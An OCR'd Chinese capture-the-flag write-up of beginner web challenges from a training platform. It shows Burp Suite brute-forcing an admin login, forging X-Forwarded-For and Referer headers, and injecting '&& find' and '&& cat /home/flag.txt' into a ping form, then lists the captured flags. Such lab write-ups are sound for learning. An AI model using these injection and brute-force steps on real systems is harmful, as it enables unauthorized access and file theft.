


Attack type: Sniper

```
POST /check
Host: 111.1
User-Agent
Accept: tex
Accept-Language: zh,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://111.198.29.45:51410/
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Connection: close
Upgrade-Insecure-Requests: 1

username=admin&password=§111111§
```

6. Payloads中的Payloads set和Payloads type选为默认，此外还可以使用自己的字典



Burp Suite Community Edition v2.1.07 - Temporary Project

Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
1 × 4 × ...
Target Positions Payloads Options
Start attack

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1　　Payload count: 0

Payload type: Simple list　　Request count: 0

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.


7. 选择线程等

8. 开始爆破

6. 开始摩擦


xff referer

现在浏览器中设置代理ip，再用burpsuite，我在虚拟机上完成
现在burp suite上抓包



```
GET / HTTP/1.1
Host: 111.198.29.45:33752
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
Accept: text/html,application/xhtml+xml,applicati
Accept-Language: zh,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

再将X-Forwarded-For:123.123.123.123添加到反应头当中




```
GET / HTTP/1.1
Host: 111.198.29.45:33752
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
X-Forwarded-For: 123.123.123.123
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
Content-Type: text/html

 <html>
<head>
  <meta charset="UTF-8">
  <title>index</title>
  <link
href="http://libs.baidu.com/bootstrap/3.0.3/css/bootstrap
.min.css" rel="stylesheet" />
  <style>
    body{
      margin-left:auto;
      margin-right:auto;
      margin-TOP:200PX;
      width:20em;
    }
  </style>
</head>
<body>
<p id="demo">ip地址必须为123.123.123.123</p>
<script>document.getElementById("demo").innerHTML="必须来自
https://www.google.com";</script></body>
</html>
```

回复显示“必须来自https://www.google.com”，就再将Referer:https://www.google.com添加到反应头当中，可以得出答案




```
GET / HTTP/1.1
Host: 111.198.29.45:33752
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
X-Forwarded-For: 123.123.123.123
Connection: close
Referer: https://www.google.com
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
<head>
  <meta charset="UTF-8">
  <title>index</title>
  <link
href="http://libs.baidu.com/bootstrap/3.0.3/css/bootstrap
.min.css" rel="stylesheet" />
  <style>
    body{
      margin-left:auto;
      margin-right:auto;
      margin-TOP:200PX;
      width:20em;
    }
  </style>
</head>
<body>
<p id="demo">ip地址必须为123.123.123.123</p>
<script>document.getElementById("demo").innerHTML="必须来自
https://www.google.com";</script><script>document.getElem
entById("demo").innerHTML="cyberpeace{0f9d8b2c490524d1ad3
ceea5ae215e44}";</script></body>
</html>
```

command_execution

ping是操作系统常用的网络诊断工具，可以用来判断连接是否建立。是利用IP地址的唯一性，发送一个数据包，以反馈的数据包和反馈时间判断连接是否建立的方法。


首先判断链接是否建立，ping127.0.0.1是可以连接的。



```
ping -c 3 127.0.0.1
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.050 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.053 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.059 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.050/0.054/0.059/0.003 ms
```

再在127.0.0.1当中寻找flag的文档，在ping当中注入命令使用&&逻辑符号，可以看到在/home中有一个flag.txt文件




127.0.0.1 && find / -name "flag.*"

```
ping -c 3 127.0.0.1 && find / -name "flag.*"
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.072 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.063 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.062 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.062/0.065/0.072/0.010 ms
/home/flag.txt
```

打开这个文件就可以看到flag了。



127.0.0.1 && cat /home/flag.txt

```
ping -c 3 127.0.0.1 && cat /home/flag.txt
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.044 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.054 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.047 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.044/0.048/0.054/0.007 ms
cyberpeace{a0bfec0a6f61c3fbcca747b3d92ab839}
```

simple_js

这个不太清楚为什么这样就是答案，如果有大佬看到可以帮我解答一下吗

Ctrl+u查看源码

```
<html>
<head>
    <title>JS</title>
    <script type="text/javascript">
    function dechiffre(pass_enc){
        var pass = "70,65,85,88,32,80,65,83,83,87,79,82,68,32,72,65,72,65";
        var tab  = pass_enc.split(',');
                var tab2 = pass.split(',');var i,j,k,l=0,m,n,o,p = "";i = 0;j = tab.length;
                        k = j + (l) + (n=0);
                        n = tab2.length;
                        for(i = (o=0); i < (k = j = n); i++ ){o = tab[i-l];p += String.fromCharCode((o = tab2[i]));
                                if(i == 5)break;}
                        for(i = (o=0); i < (k = j = n); i++ ){
                        o = tab[i-l];
                                if(i > 5 && i < k-1)
                                        p += String.fromCharCode((o = tab2[i]));
                        }
        p += String.fromCharCode(tab2[17]);
        pass = p;return pass;
    }
    String["fromCharCode"](dechiffre("\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30"));//这一坨就是答案，但是要变一下

    h = window.prompt('Enter password');
    alert( dechiffre(h) );

</script>
</head>

</html>
```

\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30"
这一串先转十进制再转字符就是答案

但是我不懂为什么
我总算把攻防世界的web新手题做完了哈哈哈哈哈哈哈